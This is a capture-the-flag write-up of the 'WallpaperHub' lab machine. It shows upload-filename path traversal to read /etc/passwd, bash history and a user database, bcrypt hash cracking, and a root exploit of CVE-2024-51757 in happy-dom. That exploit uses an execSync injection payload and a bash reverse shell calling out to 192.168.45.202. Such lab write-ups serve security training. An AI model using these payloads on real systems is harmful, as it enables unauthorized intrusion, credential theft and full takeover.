
This machine involves exploiting multiple vulnerabilities in a wallpaper-sharing application to achieve full system compromise. An insecure file upload functionality allows access to sensitive server files, including a database containing user credentials. After recovering and cracking the password hash, SSH access is obtained. Privilege escalation is achieved by exploiting a vulnerable web-scraper script affected by CVE-2024-51757 (Happy-DOM Arbitrary Code Injection), enabling malicious JavaScript execution as root.
Nmap
nmap found three open ports, 22,80 and 5000.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
nmap -p- --min-rate 10000  192.168.150.204
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 16:50 CDT
Nmap scan report for 192.168.150.204
Host is up (0.25s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 27.77 seconds

nmap -p 22,80,5000 -sC -sV 192.168.150.204
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 16:52 CDT
Nmap scan report for 192.168.150.204
Host is up (0.067s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
5000/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-title: Wallpaper Hub - Home
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.42 seconds
Web Enumeration
Port 80
On port 80, it was only a default apache web page, nothing interesting here.
Port 5000

Port 5000 is hosting a python webserver called wallpaper hub.

i was able to register a new user.

Once, i loggedin, i can see a file upload function where i can upload wallpaper.
I’ll upload a file and intercept the request and change the filename to ../../../../../etc/passwd.

The file upload was successful and I can see it under My Uploads.

After downloading the file, i got the contents of /etc/passwd.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
cat wallpapers_.._.._.._.._.._etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
wp_hub:x:1001:1001::/home/wp_hub:/bin/bash
Next i’ll upload a file and rename the file as ../../../../../home/wp_hub/.bash_history

once the upload is successful, i can download the file that contents the contents of .bash_history.
1
2
cat wallpapers_.._.._.._.._.._home_wp_hub_.bash_history
sqlite3 ~/wallpaper_hub/database.db
so, there’s a database.db file in the /home/wp_hub/wallpaper_hub.
Again, i’ll upload a new file and rename the filename to ../../../../../home/wp_hub/wallpaper_hub/database.db.

now i can download database.db
After checking it turns out to be a sqlite3 database file.
1
2
3
4
file wallpapers_.._.._.._.._.._home_wp_hub_wallpaper_hub_database.db

wallpapers_.._.._.._.._.._home_wp_hub_wallpaper_hub_database.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 9, database pages 4, cookie 0x2, schema 4, UTF-8, version-valid-for 9
using sqlite3, i’ll dump the database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
#sqlite3 wallpapers_.._.._.._.._.._home_wp_hub_wallpaper_hub_database.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE /assets/Proving_grounds/WallpaperHub/image-s (
            id TEXT PRIMARY KEY,
            user_id INTEGER NOT NULL,
            /assets/Proving_grounds/WallpaperHub/image-_path TEXT NOT NULL
        );
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('218b509b-b981-4ff2-aad2-399b02b1901a',0,'wallpapers/photo1.jpg');
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('b5d0de64-6266-4f40-ac5f-a64211aa0bab',0,'wallpapers/photo2.jpg');
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('397f4e8d-7f9f-4dc1-803a-36a3c1dabf87',0,'wallpapers/photo3.jpg');
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('75c34bcb-1fe6-4cbf-a741-ab754731bdef',1,'wallpapers/cmd.php');
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('04e63377-5fd7-46f1-b532-13dde17ae0b5',1,'wallpapers/../../../../../etc/passwd');
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('b5b5dc6b-4a6c-4463-8faa-3c4571f5d374',1,'wallpapers/cmd.php');
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('6027abd6-6829-4c81-915f-9f1dfe651d55',1,'wallpapers/../../../../../home/wp_hub/.bash_history');
INSERT INTO /assets/Proving_grounds/WallpaperHub/image-s VALUES('fb8af1d2-e423-4673-8a95-74b2d0d0509e',1,'wallpapers/../../../../../home/wp_hub/wallpaper_hub/database.db');
CREATE TABLE users (
            user_id INTEGER PRIMARY KEY,
            username TEXT NOT NULL,
            password TEXT NOT NULL,
            description TEXT NOT NULL
        );
INSERT INTO users VALUES(0,'wp_hub','$2b$12$lgsrjRa0imePu9iSnp1UsOPLWqAKKYym/z5R59UijsYZ5ss1nwijS','Wallpaper Hub New user.');
INSERT INTO users VALUES(1,'niraz','$2b$12$J02ISDTOGNo6YMiiGYppSeh1f9/sP6a2NPFCRL3cCPG1L/0QDILV6','Wallpaper Hub New user.');
COMMIT;
Hash Cracking
I found the hash of user wp_hub. I’ll copy the hash in a new file and use john to crack the hash.
1
2
3
4
5
6
7
8
9
10
#john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qazwsxedc        (?)
1g 0:00:04:34 DONE (2026-05-02 17:25) 0.003649g/s 7.290p/s 7.290c/s 7.290C/s asd123..laptop
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
wp_hub hash was cracked successfully and now i can ssh into the box as wp_hub.
1
2
3
4
5
6
7
8
9
10
11
ssh [email protected]
The authenticity of host '192.168.150.204 (192.168.150.204)' can't be established.
ED25519 key fingerprint is SHA256:GYats4sApIm2CiXiv6CqklOr+LDIDCrer/01h6J9yFg.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:117: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.150.204' (ED25519) to the list of known hosts.
[email protected]'s password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-48-generic x86_64)

wp_hub@wallpaperhub:~$
SSH as root
1
2
3
4
5
6
7
wp_hub@wallpaperhub:~$ sudo -l
Matching Defaults entries for wp_hub on wallpaperhub:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !env_reset

User wp_hub may run the following commands on wallpaperhub:
    (root) NOPASSWD: /usr/bin/web-scraper /root/web_src_downloaded/*.html
wp_hub@wallpaperhub:~$
web-scraper has a symlink to /opt/scraper/scraper.js and i can read this file.
1
2
wp_hub@wallpaperhub:~$ ls -al /usr/bin/web-scraper
lrwxrwxrwx 1 root root 23 Feb 11  2025 /usr/bin/web-scraper -> /opt/scraper/scraper.js
scraper.js is importing the ‘happy-dom’ library, which is vulnerable to CVE-2024–51757 for Arbitrary Code Injection. Detail Poc can be found here
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
wp_hub@wallpaperhub:~$ cat /opt/scraper/scraper.js
#!/usr/bin/env node

const fs = require('fs');
const { Window } = require("happy-dom");

// Check if a file path is provided as a command-line argument
const filePath = process.argv[2];

if (!filePath) {
    console.error('Please provide a file path as an argument.');
    process.exit(1);
}

const window = new Window();
const document = window.document;

// Read the content of the provided file path
fs.readFile(filePath, 'utf-8', (err, data) => {
    if (err) {
        console.error(`Error reading file ${filePath}:`, err);
        return;
    }

    // Use document.write() to add the content to the document
    document.write(data);

    // Log all external imports (scripts, stylesheets, meta tags)
    const links = document.querySelectorAll('link');
    const scripts = document.querySelectorAll('script');
    const metaTags = document.querySelectorAll('meta');

    console.log('----------------------------');
    // Output the links (CSS imports)
    console.log('CSS Links:');
    links.forEach(link => {
        console.log(link.href);
    });

    console.log('----------------------------');

    // Output the scripts (JS imports)
    console.log('JavaScript Links:');
    scripts.forEach(script => {
        if (script.src) {
            console.log(script.src);
        } else {
            console.log('Inline script found.');
        }
    });

    console.log('----------------------------');

    // Output the meta tags (for metadata)
    console.log('Meta Tags:');
    metaTags.forEach(meta => {
        console.log(`Name: ${meta.name}, Content: ${meta.content}`);
    });

    console.log('----------------------------');
});
wp_hub@wallpaperhub:~$
I’ll create 2 files on the box in the /tmp directory.
pwn.sh containing my bash reverse shell:
1
2
#!/bin/bash
bash -i >& /dev/tcp/192.168.45.202/5000 0>&1
exploit.html containing this malicious JavaScript code
1
2
3
4
5
6
7
8
wp_hub@wallpaperhub:/tmp$ cat exploit.html
const { Window } = require("happy-dom");

const window = new Window();
const document = window.document;

document.write(`<script src="https://localhost:8080/'+require('child_process').execSync('/tmp/pwn.sh')+'"></script>`);
wp_hub@wallpaperhub:/tmp$
I’ll execute web-scraper using sudo to to triger the exploit. In order to actually get exploit.html to execute, I’ll have to use directory traversal in my command since the HTML file is supposed to be located in the /root/web_src_downloaded directory.
1
wp_hub@wallpaperhub:/tmp$ sudo /usr/bin/web-scraper /root/web_src_downloaded/../../tmp/exploit.html
I got shell as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
#penelope -p 5000
[+] Listening for reverse shells on 0.0.0.0:5000 -> 127.0.0.1 • 192.168.12.26 • 172.17.0.1 • 192.168.45.202
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => wallpaperhub 192.168.150.204 Linux-x86_64 👤 root(0) 😍️ Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /root/.penelope/sessions/wallpaperhub~192.168.150.204-Linux-x86_64/2026_05_02-18_11_26-489.log
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
root@wallpaperhub:/tmp# whoami
root
root@wallpaperhub:/tmp# cat /root/proof.txt
a5cf851fc0e7412e2efe9bd2d967f179
Comments powered by Disqus.